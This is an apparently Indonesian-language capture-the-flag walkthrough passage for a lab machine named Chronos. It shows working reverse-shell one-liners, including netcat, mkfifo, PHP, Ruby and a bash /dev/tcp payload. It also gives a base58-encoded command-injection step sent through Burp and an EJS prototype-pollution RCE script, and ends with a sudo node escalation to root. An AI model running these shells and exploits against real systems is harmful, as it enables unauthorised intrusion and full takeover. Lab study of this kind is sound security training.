





-setelah dicoba satu per satu encode data yang digunakan adalah base58



-coba encode kode tersebut menjadi base64 dengan memblock data tersebut di tab repeater burp suite kemudian klik kanan pilih Convert selection > base64 > Base64-encode



-jika sudah, klik tombol send, maka akan muncul response error seperti ini






## 5. Melakukan reverse shell menggunakan netcat

-gunakan netcat reverse shell pada website

<https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>



The screenshot shows a web browser displaying the 'Reverse Shell Cheat Sheet' on PentestMonkey. The page includes sections for PHP, Ruby, and Netcat. The Netcat section shows the command `nc -e /bin/sh 10.0.0.1 1234` and a note about the `-e` option. A terminal snippet at the bottom shows a successful reverse shell connection.

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <63 2>63");'
```

If you want a .php file to upload, see the more featureful and robust [php-reverse-shell](#).

### Ruby

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i <64d >64d 2>64d",f,f,f)'
```

### Netcat


Netcat is rarely present on production systems and even if it is there are several version of netcat, some of which don't support the `-e` option.

```
nc -e /bin/sh 10.0.0.1 1234
```

If you have the wrong version of netcat installed, [Jeff Price points out here](#) that you might still be able to get your reverse shell back like this:


```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

-gunakan perintah ifconfig pada terminal untuk melihat IP kali linux



```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.5 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::55a8:f8d3:c08d:bb9 prefixlen 64 scopeid 0<link>
    ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
    RX packets 13229 bytes 15126449 (14.4 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8134 bytes 930037 (908.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

-encode netcat reverse shell menggunakan base58 dengan cyber chef



The screenshot shows the CyberChef web application. A recipe named 'To Base58' is selected, which takes an input and encodes it using Base58. The input is a netcat reverse shell command, and the output is the Base58-encoded version of that command.

Recipe: To Base58


Input: `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.100.5 4444 >/tmp/f`

Output: `2FKaCgCDhrKDtPk3bLhEkFzdkb681KiAmhhBzVoyVfzgkyBLM3dA97yHrZXeEwYs1K8fb8ssVzmxwHae dKHj2mtdtyUfHbt8tJEYzntK43EkBF`

-buat listener netcat pada port 4444 sesuai port yang tertera di reverse shell

```
(kali@kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
```

-copy hasil encode ke burpsuite lalu klik tombol send



-shell berhasil didapat

```
(kali@kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.1.108] 34962
/bin/sh: 0: can't access tty; job control turned off
$
```

-ubah shell tersebut menjadi terminal linux dengan perintah export TERM=xterm

```
(kali@kali)-[~]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.100.5] from (UNKNOWN) [192.168.1.108] 59970
/bin/sh: 0: can't access tty; job control turned off
$ export TERM=xterm
$
```

-melakukan navigasi ke directory hingga akhirnya menemukan file server.js

```
$ cd ..
$ ls
chronos
chronos-v2
$ cd chronos-v2
$ ls
backend
frontend
index.html
$ cd backend
$ ls
node_modules
package.json
package-lock.json
server.js
$
```

-setelah dibaca didalam file tersebut library upload express-fileupload

```
$ cat server.js
const express = require('express');
const fileupload = require("express-fileupload");
const http = require('http')

const app = express();

app.use(fileupload({ parseNested: true }));

app.set('view engine', 'ejs');
app.set('views', "/opt/chronos-v2/frontend/pages");

app.get('/', (req, res) => {
  res.render('index')
});


const server = http.Server(app);
const addr = "127.0.0.1"
const port = 8080;
server.listen(port, addr, () => {
  console.log('Server listening on ' + addr + ' port ' + port);
});$
```

-melihat daftar koneksi yang ada di server


```
);$ netstat -tlnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Prog
ram name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                     LISTEN      -
tcp6       0      0 :::8000                  :::*                     LISTEN      962/node
tcp6       0      0 :::80                    :::*                     LISTEN      -
$
```

## 6. Melakukan exploit pada express file upload


-Gunakan EJS exploit ( <https://github.com/boiledsteak/EJS-Exploit> ) untuk melakukan exploit pada express file upload



-pilih folder attacker kemudian pilih file EJS-RCE-attack.py



-tekan tombol raw maka akan didapat halaman yang berisi source code sebagai berikut





-download source code tersebut dengan perintah wget

```
(kali㉿kali)-[~]
$ wget https://raw.githubusercontent.com/boiledsteak/EJS-Exploit/main/attacker/EJS-RCE-attack.py
--2023-03-08 05:28:37-- https://raw.githubusercontent.com/boiledsteak/EJS-Exploit/main/attacker/EJS-RCE-attack.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 685 [text/plain]
Saving to: 'EJS-RCE-attack.py'

EJS-RCE-attack.py  100%[=====>]      685  --.-KB/s   in 0.04s

2023-03-08 05:28:43 (16.4 KB/s) - 'EJS-RCE-attack.py' saved [685/685]
```

-modifikasi file tersebut dengan editor nano

```
(kali㉿kali)-[~]
$ sudo nano EJS-RCE-attack.py
```

-ubah source code menjadi seperti berikut ini. 192.168.100.5 adalah IP Kali linux yang akan dikirim diport 9991 sedangkan 192.168.1.108 adalah IP server chronos yang akan dijalankan di port 5555

```
GNU nano 6.4 EJS-RCE-attack.py *
#####
# Run this .py to perform EJS-RCE attack
# referenced from
# https://blog.p6.is/Real-World-JS-1/
#
# Timothy, 10 November 2020
#####

### imports
import requests

### commands to run on victim machine
cmd = 'bash -c "bash -i &> /dev/tcp/192.168.100.5/9991 0>&1"'

print("Starting Attack... ")
### pollute
requests.post('http://192.168.1.108:5555', files = {'__proto__.outputFunctionName': (
    None, f"x;console.log(1);process.mainModule.require('child_process').exec('{cmd}');>

### execute command
requests.get('http://192.168.1.108:5555')
print("Finished!")

^G Help      ^O Write Out ^W Where Is   ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace    ^U Paste     ^J Justify   ^_ Go To Line
```

-jalankan socat port forwarder ( <https://www.cyberciti.biz/faq/linux-unix-tcp-port-forwarding/> ) melalui shell yang sudah didapat di langkah sebelumnya

```
$ socat TCP-LISTEN:5555,fork TCP:127.0.0.1:8080
```

-buat listener netcat di port 9991 sesuai port yang sudah diset di EJS-RCE-attack.py

```
(kali㉿kali)-[~]  
$ nc -lnvp 9991  
listening on [any] 9991 ...
```

-compile file EJS-RCE-attack.py dengan python3

```
(kali㉿kali)-[~]  
$ python3 EJS-RCE-attack.py  
Starting Attack ...  
Finished!
```

-shell berhasil didapat dengan user imera

```
(kali㉿kali)-[~]  
$ nc -lnvp 9991  
listening on [any] 9991 ...  
connect to [192.168.100.5] from (UNKNOWN) [192.168.1.108] 50578  
bash: cannot set terminal process group (961): Inappropriate ioctl for device  
bash: no job control in this shell  
imera@chronos:/opt/chronos-v2/backend$
```

-ubah shell menjadi terminal linux dengan perintah `export TERM=xterm`

```
imera@chronos:/opt/chronos-v2/backend$ export TERM=xterm  
export TERM=xterm  
imera@chronos:/opt/chronos-v2/backend$
```

## 7. Melakukan privilege escalation pada server

-navigasi ke folder home. Di folder home terdapat folder imera dan didalam folder imera terdapat file user.txt sebagai flag


```
imera@chronos:/opt/chronos-v2/backend$ cd /home  
cd /home  
imera@chronos:/home$ ls -la  
ls -la  
total 12  
drwxr-xr-x  3 root  root  4096 Jul 29  2021 .  
drwxr-xr-x 23 root  root  4096 Mar  8 08:58 ..  
drwxr-xr-x  6 imera imera 4096 Aug  4  2021 imera  
imera@chronos:/home$ cd imera  
cd imera  
imera@chronos:~$ ls  
ls  
user.txt  
imera@chronos:~$ cat user.txt  
cat user.txt  
byBjaHJvbm9zIHBlcm5hZWkgZmlsZSBtb3UK  
imera@chronos:~$
```

-melihat list yang bisa dilakukan user imera tanpa password


```
imera@chronos:~$ sudo -l
sudo -l
Matching Defaults entries for imera on chronos:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap
/bin

User imera may run the following commands on chronos:
    (ALL) NOPASSWD: /usr/local/bin/npm *
    (ALL) NOPASSWD: /usr/local/bin/node *
imera@chronos:~$
```

-cari di google untuk cara privilege escalation menggunakan node



-copy 1 baris perintah pada bagian sudo ( <https://gtfobins.github.io/gtfobins/node/> ) dan paste di shell imera yang sudah didapat sebelumnya



-eksekusi perintah tersebut. Setelah berhasil berjalan ketikkan `/bin/sh -i` maka akan didapat akses root

```
imera@chronos:~$ sudo node -e 'require("child_process").spawn("/bin/sh", {stdio: [0, 1, 2]})'
[0, 1, 2]}'require("child_process").spawn("/bin/sh", {stdio:
/bin/sh -i
/bin/sh: 0: can't access tty; job control turned off
#
```

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
YXBvcHNlIHNpb3BpIG1hemV1b3VtZSBvbmVpcmEK
# █
```

## System Requirement

OPNsense:

-OPNsense 23.1-amd64

-FreeBSD 13.1-RELEASE-p5

-OpenSSL 1.1.1s 1 Nov 2022

Kali Linux: 2022.4